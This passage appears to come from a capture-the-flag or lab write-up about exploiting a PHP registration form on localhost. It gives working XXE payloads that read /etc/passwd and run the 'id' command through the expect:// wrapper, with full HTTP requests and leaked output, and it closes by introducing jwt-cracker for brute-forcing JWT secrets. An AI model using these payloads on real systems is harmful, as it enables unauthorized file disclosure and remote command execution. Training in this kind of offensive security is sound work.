<!DOCTYPE foo [ <ELEMENT foo ANY >
<ENTITY xxe SYSTEM "file:///etc/passwd" >]
<root>
  <name>aa</name>
  <tel>aa</tel>
  <email>&xxe;</email>
  <password>aa</password>
</root>
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 29 Mar 2020 18:20:10 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 986
7 Connection: close
8 Content-Type: text/html
9
10 Sorry, root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
13 sys:x:3:3:sys:/dev:/usr/sbin/nologin
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/usr/sbin/nologin
16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
25 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
26 gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28 libuuid:x:100:101::/var/lib/libuuid:
29 syslog:x:101:104::/home/syslog:/bin/false
30 is already registered!
```

We have XXE! Typically this is the best case scenario, we can get the output of files on the system, and from that we could enumerate further. There is however, a chance that we could get RCE from XXE if the php expect module is loaded. Let's try doing that. All expect is a php module that allows you to run commands.



```
POST /process.php HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 197
Origin: http://localhost:5000
Connection: close
Referer: http://localhost:5000/

<?xml version="1.0"?>
<!DOCTYPE foo [ <ELEMENT foo ANY >
<ENTITY xxe SYSTEM "expect://id" >]
<root>
  <name>aa</name>
  <tel>aa</tel>
  <email>&xxe;</email>
  <password>aa</password>
</root>
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 29 Mar 2020 18:29:24 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 84
7 Connection: close
8 Content-Type: text/html
9
10 Sorry, uid=33(www-data) gid=33(www-data) groups=33(www-data)
11 is already registered!
```

Fortunately for us, we can use "expect://". Even with XXE this module especially is not guaranteed, meaning that a user has to manually install it, so don't immediately go for the RCE.

To brute force these secrets we'll be using a tool called [jwt-cracker](#). The syntax of jwt-cracker is `jwt-cracker <token> [alphabet] [max-length]` where alphabet and max-length are optional parameters.

Explanation of Paramaters:

Token	The HS256 JWT token
Alphabet	The alphabet that the cracker will use to check passwords(default: "abcdefghijklmnopqrstuvwxyz")
max-length	The max expected length of the secret(12 by default)